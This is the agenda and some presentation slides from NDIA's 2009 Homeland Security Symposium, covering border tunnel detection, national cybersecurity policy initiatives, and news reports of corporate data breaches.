Files are in Adobe format.
Download the newest version from Adobe.

2009 Homeland Security Symposium & Exhibition

"Building a Resilient & Sustainable Homeland - Public and Private Sector Partners Serving America"

Arlington, VA

9 - 10 September 2009

Agenda

Wednesday, 9 September 2009

PANEL: ***Technology – Keeping up with the Requirements of Homeland Security/Homeland Defense***
Panel Members

- *Dr. Keith Harman*, Vice President, Engineering, Magal-Senstar Corp.
- *Mr. Michael Toscano*, Executive Director, Association for Unmanned Vehicle Systems International
- *Mr. Douglas Cavileer*, Director, Operations Division Combating Terrorism Technical Support Office
  1. *Tilim on Batgalim* Windows Media Audio/Video File
- *Mr. Bernd (Bear) McConnell*, Director of Interagency Coordination, NORAD & NORTHCOM

PANEL: ***U.S. Land Border Management: Today & Tomorrow***
Panel Members

- *Ms. Colleen Manaher*, Director, Western Hemisphere Initiative Program
  1. *Western Hemisphere Initiative* Windows Media Audio/Video file

PANEL: ***International Supply Chain Vulnerabilities***
Panel Members

- *Mr. Gary Gilbert*, Senior Vice President, Hutchison Port Holdings
- *Mr. Sam Banks*, Executive Vice President, Sandler & Travis Advisory Services (former Deputy Commissioner, U.S. Customs Service)
- *Mr. James Phillips*, President & CEO, Canadian/American Border Trade Alliance

Thursday, 10 September 2009

PANEL: Securing ***Cyberspace and America's Cyber Assets: Threats, Strategies and Opportunities***
Panel Members

- *Mr. Brian G. McGinley*, Lead, BGM Risk Management Group (former Director of Deposit, Control & Loss Operations, Wachovia Corporation; Director of Risk Management & Control and Group Information Security Officer, Citigroup)
- *Mr. Bob Dix*, Vice President, Government Affairs & Critical Infrastructure Protection, Juniper Networks, Inc.

REMARKS

- *MG Michael H. Sumrall*, USA, Assistant to the Chairman, Joint Chiefs of Staff for National Guard Matters

PANEL: ***Selling Solutions in the Homeland Security Market***
Panel Members

- *Mr. Daniel McLaughlin*, Office of Procurement Operations, DHS
- *Dr. Tom Cellucci*, Chief Commercialization Officer, Science & Technology Directorate, DHS
- *Ms. Courtney Fairchild*, GSA Specialist, Global Services, Inc.

NDIA
National Defense Industrial Association

PROMOTING NATIONAL SECURITY SINCE 1919

2009 HOMELAND SECURITY SYMPOSIUM & EXHIBITION

"Building a Resilient & Sustainable Homeland - Public and Private Sector Partners Serving America"

ONSITE AGENDA

CRYSTAL GATEWAY MARRIOTT, ARLINGTON, VA

SEPTEMBER 9-10, 2009

WWW.NDIA.ORG/MEETINGS/9490

EVENT #9490

WEDNESDAY, SEPTEMBER 9, 2009

7:00 - 8:00 AM **Registration & Continental Breakfast**

8:00 - 8:15 AM **Welcome & Opening Remarks**
MG Barry D. Bates, USA (Ret), Vice President, Operations, NDIA
Mr. Richard B. Cooper, Principal, Catalyst Partners, LLC; HLS Division Chair

8:15 - 9:00 AM **Keynote Address**
Mr. David Heyman, Assistant Secretary for Policy U.S. Department of Homeland Security

9:00 - 10:30 AM **Panel: Technology – Keeping Up with the Requirements of Homeland Security/ Homeland Defense**
Public, private and research sector experts will share current and future advancements in key technology areas necessary to strengthen homeland security and homeland defense requirements. Successes, failures and on-going attempts to bring innovative solutions will also be shared.

Moderator: Mr. Mike Harper, President, Coquina Visions Consulting
Panel Members
- Ms. Martha A. Karlovic, President, DATAUbiquity, LLC
- Dr. Keith Harman, Vice President, Engineering, Magal-Senstar Corp.
- Mr. Michael Toscano, Executive Director, Association for Unmanned Vehicle Systems International
- Mr. Douglas Cavileer, Director, Operations Division Combating Terrorism Technical Support Office
- Mr. Bernd (Bear) McConnell, Director of Interagency Coordination, NORAD & NORTHCOM

10:30 - 11:00 AM **Networking Break in Exhibit Hall**

11:00 - 12:15 PM **Panel: U.S. Land Border Management: Today & Tomorrow**
The panel will review current and future DHS activities necessary to address land border crossing volumes and the challenges in achieving and maintaining effective border management. An examination of the associated policies, programs and technologies will also be presented.

Moderator: Mr. Phlemon T. (PT) Wright, Director, Homeland Security, CSC
Panel Members
- Ms. Colleen Manaher, Director, Western Hemisphere Initiative Program
- Mr. Shonnie Lyon, Acting Deputy Director, US-VISIT Program, DHS
- Mr. Pancho Kinney, Vice President, HNTB, Border Trade Alliance

12:15 - 1:30 PM **Networking Lunch in Exhibit Hall**

1:30 - 3:00 PM **Panel: Federal Investments & Critical Infrastructure Resiliency**
Critical infrastructure is essential to our economic success and security. While age, increasing demands and lack of upkeep all wear upon them, these structures are also vulnerable to threats from natural disasters, terrorism and other incidents. With new federal infrastructure investments being dispersed, the panel will explore what is being done to maximize the impact of these tax dollars to enhance infrastructure performance, reduce risks and enhance overall resilience.

Moderator: Mr. Mark Steiner, Senior Policy Director, American Council of Engineering Companies
Panel Members
- Mr. Edward Hecker, Chief, Office of Homeland Security, U.S. Army Corps of

Engineers
- MG James L. Snyder, USA (Ret), Deputy Assistant Secretary for Infrastructure Protection, DHS
- Secretary Pierce R. Homer, Secretary of Transportation, Office of the Governor, VA
- Dr. Michael Chipley, BRAC Coordinator, Alexandria Economic Development Partnership, Inc.
- Mr. Chris Voss, Director, Office of Emergency Management and Homeland Security, Montgomery County, MD

3:00 - 3:30 PM **Networking Break in Exhibit Hall**

3:30 - 5:00 PM **Panel: International Supply Chain Vulnerabilities**
The assembled panel of experts will offer an assessment of the current threats and vulnerabilities to existing supply chains; recent changes to include process and technology implementation, the global ramifications from increased supply chain scrutiny and emerging government and industry initiatives to ensure commerce while sustaining security operations.

Moderator: Mr. Robert W. Kelly, Principal, CenTauri Solutions
Panel Members
- Mr. Gary Gilbert, Senior Vice President, Hutchison Port Holdings
- Mr. Sam Banks, Executive Vice President, Sandler & Travis Advisory Services (former Deputy Commissioner, U.S. Customs Service)
- Mr. James Phillips, President & CEO, Canadian/American Border Trade Alliance

5:00 - 6:30 PM **Networking Reception in Exhibit Hall**

THURSDAY, SEPTEMBER 10, 2009

7:00 - 8:00 AM **Registration & Continental Breakfast**

8:00 - 8:15 AM **Introductory Remarks**
Mr. Richard B. Cooper, Principal, Catalyst Partners, LLC; HLS Division Chair

8:15 - 9:00 AM **Keynote Address**
Rep. Henry Cuellar (D-TX), Chairman, Subcommittee on Emergency Communications, Preparedness and Response Subcommittee, U.S. House of Representatives

9:00 - 10:30 AM **Panel: Securing Cyberspace and America's Cyber Assets: Threats, Strategies and Opportunities**
The panelists will discuss the Comprehensive National Cybersecurity Initiative including the separation of duties between those taken by DHS, DOD, the NSA and the private sector. Additional subjects will include: technological and strategic approaches to securing systems and networks; public-private collaboration; and maintaining privacy and data integrity.

Moderator: Mr. Samuel S. Visner, Vice President, Strategy and Business Development for Enforcement, Security and Intelligence Division, CSC
Panel Members
- Mr. Greg Schaffer, Assistant Secretary of Cyber Security and Communications, DHS
- Mr. Brian G. McGinley, Lead, BGM Risk Management Group (former Director of Deposit, Control & Loss Operations, Wachovia Corporation; Director of Risk Management & Control and Group Information Security Officer, Citigroup)
- Mr. Bob Dix, Vice President Government Affairs & Critical Infrastructure Protection, Juniper Networks, Inc.

10:30 - 11:00 AM **Networking Break in Exhibit Hall**

11:00 - 12:00 PM **Remarks**
MG Michael H. Sumrall, USA, Assistant to the Chairman, Joint Chiefs of Staff for National Guard Matters

12:00 - 1:30 PM **Networking Lunch in Exhibit Hall**
Last Chance to View Exhibits

1:30 - 3:15 PM **Panel: Selling Solutions in the Homeland Security Market?**
Public and private sector experts will address key market and product development questions, "How do I get my product/service procured in the homeland security market; What programs are available to assist, etc.?" Additional topics presented will include the DHS High Priority Technology Needs; long range broad area announcements; funding from Congress; the Authorized Equipment List (AEL); SAFETY Act; SBIR funding; and more.

Moderator: Dr. David McWhorter, Principal, Catalyst Partners, LLC
Panel Members
- Mr. Daniel McLaughlin Office of Procurement Operations, DHS
- Dr. Tom Cellucci, Chief Commercialization Officer, Science & Technology Directorate, DHS
- Mr. Robert P. Crouch, Jr., Assistant to the Governor for Commonwealth Preparedness, Commonwealth of Virginia
- Ms. Courtney Fairchild, GSA Specialist, Global Services, Inc.
- Mr. Lee Moss, Director, Global Security Systems Business Development, The Boeing Company
- Mr. Peter Kant, Vice President, Global Government Affairs, Rapiscan Systems, Inc.

3:15 - 3:30 PM **Networking Break in Foyer**

3:30 - 5:00 PM **Panel: Ask the Experts**
A panel of procurement, acquisition and grant experts will address questions from the audience and offer first-hand insights on prospective opportunities and steps to success.

Moderator: Dr. David McWhorter, Principal, Catalyst Partners, LLC
Panel Members
- Mr. Daniel McLaughlin, Office of Procurement Operations, DHS
- Dr. Tom Cellucci, Chief Commercialization Officer, Science & Technology Directorate, DHS
- Mr. Robert P. Crouch, Jr., Assistant to the Governor for Commonwealth Preparedness, Commonwealth of Virginia
- Ms. Courtney Fairchild, GSA Specialist, Global Services, Inc.

5:00 PM **Conference Wrap-up & Adjournment**

National Defense Industrial Association

2111 WILSON BOULEVARD
SUITE 400
ARLINGTON, VA 22201-3061
(703) 522-1820
(703) 522-1885 FAX
WWW.NDIA.ORG

Thank You to Our Sponsor

PARSONS

2009 HOMELAND SECURITY SYMPOSIUM & EXHIBITION

WWW.NDIA.ORG/MEETINGS/9490

United States Northern Command

PANEL 2 – INTEGRATING TECHNOLOGY AND CONNECTING COMMUNITIES

Bear McConnell
Director, Interagency Coordination

Who we are….what we do

- **North American Aerospace Defense Command (NORAD)**
- **United States Northern Command (USNORTHCOM)**

NORAD (bi-command)

- **Aerospace Warning**
- **Aerospace Control**
- **Maritime Warning**

USNORTHCOM

- **Homeland Defense**
- **Civil Support**

NORTHCOM MISSION STATEMENT

USNORTHCOM <u>anticipates</u> and <u>conducts</u> Homeland Defense and Civil Support operations within the assigned area of responsibility to defend, protect, and secure the United States and its interests

Operational Challenges

- Ongoing existence, use, and construction of cross-border tunnels represent persistent and growing threats to the homeland.

- Asymmetric enemies demonstrate ever-evolving abilities to construct tunnels to gain access and transport illegal drugs, people, and, potentially, weapons of mass destruction into the continental United States.

- 110 cross-border tunnels found since 1990
- 24 discoveries by LEAs in CY 2008
- Increase in tunnel construction is likely a result of increased CBP presence and effectiveness against traditional mobility corridors into the homeland.

Counter-Tunnel Operations

- **N-NC seeks to solidify strategic, operational and tactical level partnerships with the Department of Homeland Security and other agencies.**

- **Many HLD/HLS vulnerabilities require interagency interaction, collaboration, shared energy and resources.**

- **The U.S./Mexico tunnel problem presents an opportunity to create an exemplary working model of interaction between N-NC, DoD, DHS, and DOJ with eventual expansion internationally to Mexican and Canadian authorities**

Tunnel Detection Stakeholders

LAW ENFORCEMENT


- BORDER PATROL
- CBP
- ICE
- DEA
- ATF
- US ATTY OFFICE
- STATE LEAs

MILITARY

- OSD /AS&C
- US NORTHCOM
- JTF-NORTH
- US CENTCOM
- USFK
- USACE-ERDC
- OSD/JGRE
- NUWC
- TSWG

INDUSTRY & ACADEMIA

- FLIR
- Lockheed Martin
- Stolar Research Corp
- BBN Technologies
- AT&T
- Foster Miller
- QinetiQ
- Georgia Tech
- SMU
- CSM
- KGS




OTHER

- DHS – S&T
- DIA
- USGS
- CBP LABS
- NATIONAL LABS

N-NC Long-Term Strategy

- **Advocate for cooperative technologies effort**
- **Leverage intersection of military and HLS capability need**
- **Identify test platform location to validate technologies (a dedicated site)**
- **Advocate for long-term preventative solutions.**
- **Synthesis of interagency requirements, capabilities and technology development**
- **Wed technology efforts with increased training, intelligence gathering and synthesis capabilities**

Tunnel Detection in National Strategy



Report Excerpt

"…this strategy supports the collective interagency effort to end the construction and use of tunnels and subterranean passageways for the purpose of smuggling illegal drugs into the United States. …terrorists have the potential to use …tunnels -- to move illegal contraband, personnel, and money across borders, it is essential that tunnels be viewed as a unique and growing threat to the homeland."

"The interagency will continue to synchronize its collective efforts to:

1) conduct research and development, which leads to better tunnel detection capabilities;

2) improve the collection and sharing of tunnel related information and intelligence, both within the U.S. interagency community and between U.S. authorities and their Mexican counterparts; and

3) establish and execute joint initiatives with Mexico directed at ending the construction and use of tunnels under the Southwest border.

N-NC IC Directorate Bumper Sticker

When You Need a Friend, It's Too Late to Make One!

NATIONAL DEFENSE INDUSTRIAL ASSOCIATION
Homeland Security Symposium

Securing Cyber Space & America's Cyber Assets: Threats, Strategies & Opportunities

September 10, 2009, Crystal Gateway Marriott, Arlington, Virginia

Copyright © 2009 Juniper Networks, Inc.

Securing Cyber Space & America's Cyber Assets: Threats, Strategies & Opportunities

- **IT SCC- IT Sector Baseline Sector Risk Assessment**
- **Comprehensive National Cybersecurity Initiative- Project 12**
- **National Security Telecommunications Advisory Committee: Cybersecurity Collaboration Task Force**
- **President's 60-Day Cybersecurity Policy Review**
- **National Cyber Incident Response Plan / Framework**
- **Cyber Storm III**

Copyright © 2009 Juniper Networks, Inc.

The IT Sector Baseline Risk Assessment (ITSRA)

- **The IT Sector Baseline Risk Assessment (ITSRA) is the result of unprecedented partnership among government and industry entities who engaged in a collaborative and iterative process to assess risk to critical IT Sector functions**
- **Conducted in support of the National Infrastructure Protection Plan (NIPP)**
  - **Sharing expertise allows for the accurate execution and refinement of the risk assessment methodology**
  - **Sharing information enhances the prevention, protection, response, and recovery from events that impact the Sector**
- **The IT Sector established a working group—the Risk Assessment Committee (formerly the Critical Functions and Information Sharing Working Group)—to coordinate and lead the IT Sector's risk assessment efforts**
  - **Co-chaired by representatives of the Department of Homeland Security's National Cyber Security Division and IT Sector Coordinating Council**
  - **Participation was conducted under the auspices of the Critical Infrastructure Protection Advisory Council (CIPAC) framework**

ITSRA Scope: Analyze risks to critical IT Sector functions

- **Focuses on Critical IT Sector Functions that are essential for national security, economic security, public health and safety, government services and the operation of other critical infrastructures**
- **DOES NOT focus on attacks against individual networks, systems, or information theft**
- **All-hazards risk assessment that provides an evaluation of IT Sector threats, vulnerabilities, and consequences and informs the development of strategies to mitigate sector-wide risks**
- **An initial baseline that provides the foundation for future enhancements**
- **The critical IT Sector functions are:**
  - **Produce and provide IT products and services**
  - **Provide incident management capabilities**
  - **Provide domain name resolution services**
  - **Provide identity management and associated trust support services;**
  - **Provide Internet-based content, information, and communications services**
  - **Provide Internet routing, access, and connection services**

Copyright © 2009 Juniper Networks, Inc.

ITSRA: A major accomplishment of the NIPP Partnership Model

- **Validated the IT Sector's functions-based risk assessment approach**
- **Affirmed the resilience and redundancy of the infrastructure**
- **Identified significant interdependencies within functions**
- **As an example: Incident management depends on the availability of the Internet Content function**
- **Although several risks were identified throughout the critical functions, it is unlikely that any of these risks would lead to the complete failure of that function**

 Copyright © 2009 Juniper Networks, Inc.

National Cyber Security Initiative will have a dozen parts

- Trusted Internet Connection
- Intrusion detection
- Intrusion prevention
- Research and development
- Situational awareness, specifically through the National Cyber Security Center, which will coordinate information from all agencies to help secure cyber networks and systems and foster collaboration
- Cyber counter intelligence
- Classified network security
- Cyber education and training
- Implementation of information security technologies
- Deterrence strategies
- Global supply chain security
- Public/private collaboration

Copyright © 2009 Juniper Networks, Inc.

The President's National Security Telecommunications Advisory Committee (NSTAC)

Cybersecurity Collaboration Report

Strengthening Government and Private Sector Collaboration Through a Cyber Incident Detection, Prevention, Mitigation, and Response Capability

May 2009

Copyright © 2009 Juniper Networks, Inc.

The White House Releases the 60-Day Cyber Security Review

CYBERSPACE

POLICY REVIEW

Assuring a Trusted and Resilient Information and Communications Infrastructure

Copyright © 2009 Juniper Networks, Inc.

Cyber Security Review: Near-term action plan

1. Appoint a cybersecurity policy official responsible for coordinating the Nation's cybersecurity policies and activities; establish a strong NSC directorate, under the direction of the cybersecurity policy official dual-hatted to the NSC and the NEC, to coordinate interagency development of cybersecurity-related strategy and policy.

2. Prepare for the President's approval an updated national strategy to secure the information and communications infrastructure. This strategy should include continued evaluation of CNCI activities and, where appropriate, build on its successes.

3. Designate cybersecurity as one of the President's key management priorities and establish performance metrics.

4. Designate a privacy and civil liberties official to the NSC cybersecurity directorate.

5. Convene appropriate interagency mechanisms to conduct interagency-cleared legal analyses of priority cybersecurity-related issues identified during the policy-development process and formulate coherent unified policy guidance that clarifies roles, responsibilities, and the application of agency authorities for cybersecurity-related activities across the Federal government.

6. Initiate a national public awareness and education campaign to promote cybersecurity.

7. Develop U.S. Government positions for an international cybersecurity policy framework and strengthen our international partnerships to create initiatives that address the full range of activities, policies, and opportunities associated with cybersecurity.

8. Prepare a cybersecurity incident response plan; initiate a dialog to enhance public-private partnerships with an eye toward streamlining, aligning, and providing resources to optimize their contribution and engagement

9. In collaboration with other EOP entities, develop a framework for research and development strategies that focus on game-changing technologies that have the potential to enhance the security, reliability, resilience, and trustworthiness of digital infrastructure; provide the research community access to event data to facilitate developing tools, testing theories, and identifying workable solutions.

10. Build a cybersecurity-based identity management vision and strategy that addresses privacy and civil liberties interests, leveraging privacy-enhancing technologies for the Nation.

Copyright © 2009 Juniper Networks, Inc.

Creating effective information sharing and incident response

8. Prepare a cybersecurity incident response plan; initiate a dialog to enhance public-private partnerships with an eye toward streamlining, aligning, and providing resources to optimize their contribution and engagement


- Build a Framework for Incident Response
- Enhance Information Sharing To Improve Incident Response Capabilities

Copyright © 2009 Juniper Networks, Inc.

DHS' Cyber Storm III to test Obama's national cyber response plan

National Cyber Storm III Exercise

September, 2010



Securing Cyber Space & America's Cyber Assets: Threats, Strategies & Opportunities

Robert B. Dix, Jr.

Vice President

Government Affairs & Critical Infrastructure Protection

Juniper Networks

571-203-2687

rdix@juniper.net

Information Security & Cyber Threats to the Private Critical Infrastructure and Financial Services

Trends & Implications for the Public and Private Sectors

Session: Securing Cyberspace & America's Cyber Assets: Threats, Strategies & Opportunities

September 10, 2009

Presenter:

Brian McGinley

Principal

BGM Risk Management Group

"it" happens every day.....

From Talkleft.com 3/9/05

LexisNexis

Lexis-Nexis Database Hacked, Customer Files Accessed

Choice Point is not alone. **LexisNexis**, through its parent company, **Reed Elsevier**, announced today that a **database it acquired from Seisint has been hacked** and up to 32,000 files with personal information have been breached.

DSW Data Theft Much Larger Than Estimat

DSW

Tue Apr 19,10:05 PM ET

COLUMBUS, Ohio - Thieves who accessed a DSW Shoe Warehouse database obtained 1.4 million credit card numbers and the names on those accounts — 10 times more than investigators estimated last month.

Phishers point scam at Apple's iTunes

Music store users targeted for the first time by sophisticated ID theft, says Proofpoint

By Gregg Keizer

May 20, 2008 (Computerworld) Phishers have targeted users of Apple Inc.'s iTunes music store with sophisticated identity theft attacks for the first time, a security company said today.

Sears sued over privacy breach

Class-action lawsuit seeks damages and wants Sears to determine whether its Managemyhome Web site was misused by criminals

By Robert McMillan, IDG News Service
January 08, 2008

Sears

Hannaford

Credit Card Breach Raises Broad Concerns

By THE ASSOCIATED PRESS Published: March 23, 2008

PORTLAND, Maine (AP) — When up to 4.2 million account numbers were stolen over three months by thieves who cracked computers at

ChoicePoint

Burned By ChoicePoint Breach, Potential ID Theft Victims Face a Lifetime of Vigilance

Feb. 24, 2005

More than 9.9 million Americans were victims of identity theft last year. Many victims are dumbfounded by the dearth of federal and state laws aimed at protecting their credit histories and other information about them.

By Rachel Konrad, AP Technology Writer


Boeing laptop theft puts U.S. data breach tally over 100M

A privacy group has kept tabs on incidents since February 2005

Robert McMillan Today's Top Stories ▸ or Other Security Stories ▸

December 15, 2006 (IDG News Service) -- A stolen laptop at The Boeing Co. has pushed a widely watched tally of U.S. data breach victims past the 100 million mark.

On Tuesday, Boeing disclosed that files containing Social Security numbers, names and home addresses of 382,000 current and former employees were compromised in early December **when an unencrypted laptop was stolen** from an employee's car.


PARADE
His Was Stolen...
How Safe Is Your Identity?
What you must do to protect yourself
By Lynn Brenner
Retired Gen. John M. Shalikashvili
After his Social Security number was published in the Congressional Record, the former chairman of the Joint Chiefs of Staff became a victim of identity theft.

Fraud Trends / Privacy at Risk – Information Under Attack

- **Consumer and Business Information has become a "Criminal Commodity" wherein its value and market for open exchange has increased to unprecedented scale. Information has become the currency and enabler of FRAUD**

The reason?

- **Information = Transactional Access in the financial services' world – and it is all about the MONEY!**

- **Internal data compromise**
- **External data compromise**

Consumer information and privacy is under siege by individuals who are able to gain access to personal biographic, demographics and financial information via theft of trash, internet, public record sources, compromise of non-public sources via hacking and/or "social engineering" & corruption of individuals with access to the information.

Critical Infrastructure - Private Sector

- **Where we sit today:**

Banking & Finance; Telecommunications; Energy & Water; Transportation, Healthcare as U.S. Critical Infrastructure are often similarly positioned:

- Don't go to Fort Knox or the Federal Reserve looking for our Nation's wealth – we have truly become a "Digital Economy"
- We have all moved from "Computer Assisted to Computer Dependent" internally and externally
